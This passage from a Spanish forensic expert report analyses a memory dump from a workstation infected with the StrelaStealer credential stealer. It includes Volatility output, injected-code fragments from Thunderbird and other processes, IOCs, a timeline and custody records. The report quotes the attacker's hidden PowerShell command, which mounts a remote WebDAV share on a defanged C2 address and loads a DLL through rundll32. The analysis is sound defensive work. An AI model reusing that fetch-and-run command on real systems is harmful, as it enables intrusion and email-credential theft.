0xc90c0d2b5b50  TCPv4   192.168.19.150  50510   204.79.197.203  443     CLOSED  7160    SearchApp.exe   2024-07-15 04:06:34.000000 UTC
```

Figura 10: Output filtrado del comando windows.netscan (Volatility 3), mostrando las conexiones en los puertos 443 y 8888.


Del análisis de las conexiones de red se extraen dos hallazgos relevantes:

- En primer lugar, se confirma que net.exe (PID 2416) mantenía una conexión en estado **ESTABLISHED** con la dirección IP **45[.]9[.]74[.]32** por el puerto **8888** en el momento exacto del volcado, corroborando el intento de conexión saliente bloqueado por el firewall perimetral e identificado previamente en el comando ejecutado por powershell.exe.
- En segundo lugar, smartscreen.exe (PID 2820) mantenía una conexión establecida con la IP **191[.]237[.]206[.]80** por el puerto **443**, consistente con su función de verificación de seguridad en el momento de detección de la amenaza.

Local	Puerto Local	IP Remota	Puerto Remoto	Estado	PID	Proceso
192.168.19.150	51038	45[.]9[.]74[.]32	8888	ESTABLISHED	2416	net.exe
192.168.19.150	51037	191[.]237[.]206[.]80	443	ESTABLISHED	2820	smartscreen.exe

La conexión de net.exe fue registrada a las **07:00:06 UTC**, coincidiendo exactamente con su timestamp de creación identificado en el análisis de procesos. La conexión de smartscreen.exe fue registrada a las **06:59:57 UTC**, un minuto antes del volcado, confirmando la cronología del incidente.

Cabe destacar que la conexión hacia **45[.]9[.]74[.]32:8888** aparece asociada a net.exe (PID 2416) y no a powershell.exe (PID 3692), a pesar de haber sido este último quien inició el ataque. Esto obedece a que PowerShell actuó como proceso lanzador, delegando en net.exe la tarea de establecer y gestionar la conexión de red mediante el comando net use herramienta nativa de Windows que por diseño gestiona las conexiones de red compartidas. Esta circunstancia no es casual: el uso de herramientas legítimas del sistema operativo para ejecutar acciones maliciosas se conoce como técnica **Living off the Land** (LotL), y constituye una táctica deliberada para dificultar la detección por parte de soluciones de seguridad y hacer pasar la actividad maliciosa como tráfico legítimo del sistema.



(Figura 11: Resultado del análisis de la IP 45[.]9[.]74[.]32 en VirusTotal, mostrando detecciones de proveedores de seguridad.

El análisis reveló que **15 de 91 proveedores de seguridad** catalogaron la dirección IP como maliciosa, con una puntuación de comunidad de **-9**. La IP pertenece al sistema autónomo **AS207569 (Ihor Hosting Ltd)**, registrado en Finlandia. Destaca especialmente la alerta de contexto de alto riesgo que la asocia al malware **StrelaStealer**, un *infostealer* especializado en el robo de credenciales de clientes de correo electrónico como Outlook y Thunderbird dato de especial relevancia, dado que thunderbird.exe se encontraba activo en el sistema en el momento del volcado.

8.5 Identificación y extracción del código malicioso

A partir de los indicadores identificados en los apartados anteriores la ejecución de powershell.exe en modo oculto, la conexión establecida hacia la IP **45[.]9[.]74[.]32:8888** catalogada como maliciosa, y la asociación de dicha infraestructura con el malware **StrelaStealer** se procedió a la búsqueda de código malicioso inyectado en memoria mediante el módulo windows.malfind de Volatility 3. Este módulo analiza las regiones de memoria de cada proceso en busca de anomalías características de inyección de código, tales como regiones ejecutables sin respaldo en disco o con permisos inusuales.

La ejecución de windows.malfind identificó regiones de memoria anómalas en tres procesos, caracterizadas por permisos de ejecución inusuales y ausencia de respaldo en disco, indicativos de inyección de código en memoria.

```
4492    thunderbird.ex  0x1bfe20e0000   0x1bfe20effff   VadS    PAGE_EXECUTE_READ       16   1Disabled       N/A
30 30 cd cd 3f 7e 00 00 36 00 00 00 00 00 00 00 00..?~..6.......
48 8d 15 f9 ff ff ff 48 8b 0c 24 55 53 56 57 41 H......H..$USVWA
56 41 57 48 8b ec 48 83 ec 38 48 8b 7a f0 48 8d VAWH..H..8H.z.H.
05 1b 1a ff ff 48 8b 5a f8 48 03 c7 4c 8b 31 48 .....H.Z.H..L.1H
0x1bfe20e0000:  xor     byte ptr [rax], dh
0x1bfe20e0002:  int     0xcd
4492    thunderbird.ex  0x1bfe2300000   0x1bfe230ffff   VadS    PAGE_EXECUTE_READ       16   1Disabled       N/A
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x1bfe2300000:  add     byte ptr [rax], al
0x1bfe2300002:  add     byte ptr [rax], al
0x1bfe2300004:  add     byte ptr [rax], al
0x1bfe2300006:  add     byte ptr [rax], al
0x1bfe2300008:  add     byte ptr [rax], al
0x1bfe230000a:  add     byte ptr [rax], al
0x1bfe230000c:  add     byte ptr [rax], al
0x1bfe230000e:  add     byte ptr [rax], al
0x1bfe2300010:  add     byte ptr [rax], al
0x1bfe2300012:  add     byte ptr [rax], al
0x1bfe2300014:  add     byte ptr [rax], al
0x1bfe2300016:  add     byte ptr [rax], al
0x1bfe2300018:  add     byte ptr [rax], al
0x1bfe230001a:  add     byte ptr [rax], al
0x1bfe230001c:  add     byte ptr [rax], al
0x1bfe230001e:  add     byte ptr [rax], al
0x1bfe2300020:  add     byte ptr [rax], al
0x1bfe2300022:  add     byte ptr [rax], al
0x1bfe2300024:  add     byte ptr [rax], al
0x1bfe2300026:  add     byte ptr [rax], al
0x1bfe2300028:  add     byte ptr [rax], al
0x1bfe230002a:  add     byte ptr [rax], al
0x1bfe230002c:  add     byte ptr [rax], al
```

Figura 12: Región de memoria anómala detectada en thunderbird.exe (PID 4492) mediante windows.malfind (Volatility 3).

La región presenta permisos PAGE_EXECUTE_READ con código ensamblador activo, confirmando la presencia de código inyectado en el proceso de Thunderbird, consistente con el comportamiento del malware StrelaStealer.

```
2820    smartscreen.ex  0x153f35a0000   0x153f35bffff   VadS    PAGE_EXECUTE_READWRITE  1    1Disabled       N/A
48 89 54 24 10 48 89 4c 24 08 4c 89 44 24 18 4c H.T$.H.L$.L.D$.L
89 4c 24 20 48 8b 41 28 48 8b 48 08 48 8b 51 50 .L$ H.A(H.H.H.QP
48 83 e2 f8 48 8b ca 48 b8 60 00 5a f3 53 01 00 H...H..H.`.Z.S..
00 48 2b c8 48 81 f9 70 0f 00 00 76 09 48 c7 c1 .H+.H..p...v.H..
0x153f35a0000:  mov     qword ptr [rsp + 0x10], rdx
0x153f35a0005:  mov     qword ptr [rsp + 8], rcx
0x153f35a000a:  mov     qword ptr [rsp + 0x18], r8
0x153f35a000f:  mov     qword ptr [rsp + 0x20], r9
0x153f35a0014:  mov     rax, qword ptr [rcx + 0x28]
0x153f35a0018:  mov     rcx, qword ptr [rax + 8]
0x153f35a001c:  mov     rdx, qword ptr [rcx + 0x50]
0x153f35a0020:  and     rdx, 0xfffffffffffffff8
0x153f35a0024:  mov     rcx, rdx
0x153f35a0027:  movabs  rax, 0x153f35a0060
0x153f35a0031:  sub     rcx, rax
0x153f35a0034:  cmp     rcx, 0xf70
0x153f35a003b:  jbe     0x153f35a0046
```

Figura 13: Región de memoria anómala detectada en smartscreen.exe (PID 2820) mediante windows.malfind (Volatility 3).

La región presenta permisos PAGE_EXECUTE_READWRITE, lo que indica código automodificable en memoria, anomalía característica de técnicas de evasión avanzada.





Figura 14: Región de memoria anómala detectada en powershell.exe (PID 3692) mediante windows.malfind (Volatility 3).

El proceso presenta múltiples regiones con permisos PAGE_EXECUTE_READWRITE, confirmando la presencia de código inyectado en el proceso responsable de la ejecución del ataque.

Identificadas las anomalías en memoria, el siguiente paso consistió en localizar el artefacto malicioso original que dio origen a la cadena de ataque. Partiendo del comando completo identificado en el apartado 7.3 en el que powershell.exe intentaba cargar la librería 3435.dll desde un servidor remoto vía WebDAV se procedió al análisis de cadenas de texto del volcado de memoria mediante el comando strings, con el fin de localizar referencias a dicha DLL o a cualquier archivo relacionado con su distribución.

La búsqueda de patrones SHA256 en el contenido de la memoria reveló la existencia del siguiente artefacto:

C:\Users\Elon\Downloads\412f36cadb0568c43f0738c6a832f9096fa5692c8271b1e322b570152084dc31.zip




(Figura 15: Resultado del comando strings filtrado por el hash SHA256, confirmando la presencia del archivo ZIP malicioso en C:\Users\Elon\Downloads.)

El nombre del archivo coincide exactamente con su hash SHA256, práctica habitual en plataformas de análisis de malware. Adicionalmente, el análisis de la memoria reveló el siguiente artefacto de navegación procedente de Microsoft Edge:

"selectfile":{"last_directory":"C:\\Users\\Elon\\Downloads\\412f36cadb0568c43f0738c6a832f9096fa5692c8271b1e322b570152084dc31"}

Este artefacto, perteneciente a la configuración interna del navegador Edge, registra el **último directorio accedido** por el usuario mediante el explorador de archivos, confirmando que el usuario **Elon** interactuó directamente con dicho archivo en la carpeta de descargas.

La consulta del hash **412f36cadb0568c43f0738c6a832f9096fa5692c8271b1e322b570152084dc31** en la plataforma **VirusTotal** confirmó su naturaleza maliciosa.



(Figura 16: Resultado del análisis del hash en VirusTotal, confirmando la identificación del archivo como malware.)

El archivo fue identificado por múltiples motores de seguridad como malware de la familia **StrelaStealer**, consistente con todos los indicadores identificados a lo largo del análisis la inyección de código en thunderbird.exe, el intento de exfiltración de credenciales de correo electrónico y la conexión hacia la infraestructura de mando y control en **45[.]9[.]74[.]32:8888**.

De forma complementaria al análisis anterior, y dado que durante el análisis de conexiones de red del apartado 7.4 se identificaron referencias a la plataforma **MalwareBazaar** (bazaar.abuse.ch) en el caché del navegador Microsoft Edge, se consideró oportuno profundizar en dicha pista ejecutando el comando strings sobre el volcado de memoria y filtrando específicamente por los términos bazaar, abuse.ch y malwarebazaar. El objetivo era determinar si existía alguna relación entre dicha plataforma y el artefacto malicioso empleado en el ataque.




Figura 17: Output del comando strings filtrando por bazaar, abuse.ch y malwarebazaar sobre el volcado EVID-002.dmp, mostrando referencias a la plataforma MalwareBazaar y al hash f0f496eccc... asociado a StrelaStealer.

Entre los resultados obtenidos se identificaron múltiples referencias a la plataforma **MalwareBazaar** (bazaar.abuse.ch), así como al hash f0f496eccc61594c53ded581b6683a77072f607ab018ec0a770a0aa7c7f45ff4, lo que indica que el sistema interactuó con dicha plataforma durante el incidente. **No obstante, a partir del análisis de la memoria no es posible determinar**

con certeza forense si dicho archivo fue descargado y ejecutado directamente en el equipo analizado.

La consulta del hash f0f496eccc61594c53ded581b6683a77072f607ab018ec0a770a0aa7c7f45ff4 en la plataforma **VirusTotal** confirmó su naturaleza maliciosa, siendo detectado por **31 de 58 motores de seguridad** como troyano de la familia **StrelaStealer/AgentSetter**, consistente con todos los indicadores identificados a lo largo del análisis.



(Figura 18: Análisis del hash f0f496eccc61594c53ded581b6683a77072f607ab018ec0a770a0aa7c7f45ff4 en VirusTotal, confirmando su identificación como trojan.strelastealer/agentsetter.)

9

Conclusiones periciales

Del análisis forense digital realizado sobre el volcado de memoria RAM (EVID-002.dmp) del equipo afectado, se establecen las siguientes conclusiones:

Primera.

El equipo del usuario **Elon** sufrió un compromiso activo en la fecha del volcado, **15 de julio de 2024 a las 07:00:08 UTC**. El análisis de procesos en memoria mediante Volatility 3 reveló la ejecución de powershell.exe (PID 3692) en modo oculto desde un proceso padre no identificable (PID 4120), con un comando dirigido a establecer una conexión saliente hacia la dirección IP **45[.]9[.]74[.]32** por el puerto **8888**, catalogada como maliciosa y asociada a la infraestructura de mando y control del malware **StrelaStealer**.

Segunda.

La técnica empleada por el atacante corresponde a una cadena de ataque de tipo **Living off the Land (LotL)** combinada con ejecución fileless. PowerShell montó un recurso compartido WebDAV remoto e intentó cargar y ejecutar directamente en memoria la librería 3435.dll mediante rundll32, sin escribir el payload en disco. La conexión con el servidor C2 fue confirmada mediante el módulo windows.netscan, que registró una conexión **ESTABLISHED** de net.exe (PID 2416) hacia **45[.]9[.]74[.]32:8888** a las **07:00:06 UTC**.

Tercera.

Se identificó código inyectado en el proceso thunderbird.exe (PID 4492) mediante el módulo windows.malfind, con permisos de memoria **PAGE_EXECUTE_READ** y código ensamblador activo, consistente con el comportamiento típico de **StrelaStealer**, cuya finalidad es el robo de credenciales de clientes de correo electrónico. Los archivos objetivo key4.db y cert9.db del perfil de Thunderbird del usuario Elon se encontraban abiertos en memoria en el momento del volcado.

Cuarta.

El artefacto malicioso de origen identificado en memoria corresponde al archivo

412f36cadb0568c43f0738c6a832f9096fa5692c8271b1e322b570152084dc31.zip, localizado en C:\Users\Elon\Downloads. El análisis de cadenas de texto en memoria también reveló referencias al hash f0f496eccc61594c53ded581b6683a77072f607ab018ec0a770a0aa7c7f45ff4,

confirmado en VirusTotal como troyano de la familia **StrelaStealer/AgentSetter** con 31 detecciones sobre 58 motores analizados. No obstante, no es posible determinar con certeza forense si este último archivo fue descargado y ejecutado directamente en el equipo.

Quinta.

No se identificaron evidencias en el volcado de memoria que confirmen la exfiltración efectiva de credenciales hacia el servidor de mando y control. La conexión registrada con **45[.]9[.]74[.]32:8888** se encontraba en estado **ESTABLISHED** en el momento del volcado, sin que sea posible determinar desde el análisis de RAM si la transmisión de datos llegó a completarse.

9.1 Cronología

Suceso	Fecha (UTC)	Hora (UTC)
El usuario **Elon** interactúa con el archivo 412f36cadb...zip localizado en C:\Users\Elon\Downloads, según el artefacto selectfile identificado en la caché del navegador Microsoft Edge.	15/07/2024	Anterior a 07:00
wordpad.exe (PID 9112) y powershell.exe (PID 3692) son lanzados desde un proceso padre no identificable (PID 4120), ya eliminado de memoria en el momento del volcado.	15/07/2024	Anterior a 07:00
smartscreen.exe (PID 2820) detecta actividad sospechosa y establece conexión con **191[.]237[.]206[.]80:443**.	15/07/2024	06:59:57
powershell.exe (PID 3692) ejecuta en modo oculto el comando net use \\45[.]9[.]74[.]32@8888\davwwwroot\ e intenta cargar 3435.dll directamente en memoria mediante rundll32.	15/07/2024	07:00:06
net.exe (PID 2416) establece conexión **ESTABLISHED** con el servidor C2 **45[.]9[.]74[.]32:8888**.	15/07/2024	07:00:06
Código malicioso inyectado en thunderbird.exe (PID 4492), con los archivos de credenciales key4.db y cert9.db abiertos en memoria.	15/07/2024	Anterior a 07:00:08
El equipo de respuesta a incidentes genera el volcado de memoria RAM (EVID-002.dmp). Timestamp del sistema: 07:00:08 UTC.	15/07/2024	07:00:08

10

Anexo

10.1 Identificación del caso

Nº Expediente o Atestado	SOC-2024-0715
Juzgado o autoridad solicitante	X
Fecha y hora de la intervención y análisis	15 de julio de 2024, adquisición a las 07:00:08 UTC
Lugar de intervención	Digitechfp
Persona a la que se le interviene	Usuario Elon, equipo DESKTOP-HR-04 (Departamento de Recursos Humanos)
Perito interviniente	Ilian Lubenov

10.2 Descripción de los indicios


ID de la evidencia	EVID-002
Tipo de dispositivo	Volcado de memoria RAM
Marca y modelo	N/A
Capacidad Nominal	2,1 GB
Número de serie	N/A
Conexión o Interfaz	N/A
Descripción	Captura íntegra de la memoria volátil de la estación de trabajo DESKTOP-HR-04, adquirida mediante Live Forensics el 15/07/2024 a las 07:00:08 UTC
Notas:	N/A

10.3 Verificación criptográfica (Hashes)

Dispositivo	SHA-256
Volcado de memoria RAM "EVID-002.dmp"	7e724ff06c0967416958752aee8569c4bbc3ea733d572a9d870ebbfedcdf553d

Resultado de la verificación: Coincidente (Verification OK)

10.4 Registro de traspaso (Transfer logs)

Fecha	Hora	Entregado por (origen)	Recibido por (destino)	Motivo del traspaso	Estado del precinto físico	Firmas
15 de julio de 2024	07:30	Perito ID: wxyz	Custodia en caja fuerte nº3 sede central	Ingreso inicial tras incautación.	Intacto (Bolsas de seguridad / precinto termo-sellado).	
30 de mayo de 2026	21:10	Custodia en caja fuerte nº3 sede central	**Ilian Lubenov** *(Perito)*	Entrega formal del dictamen pericial junto con las conclusiones del análisis forense realizado.	Intacto	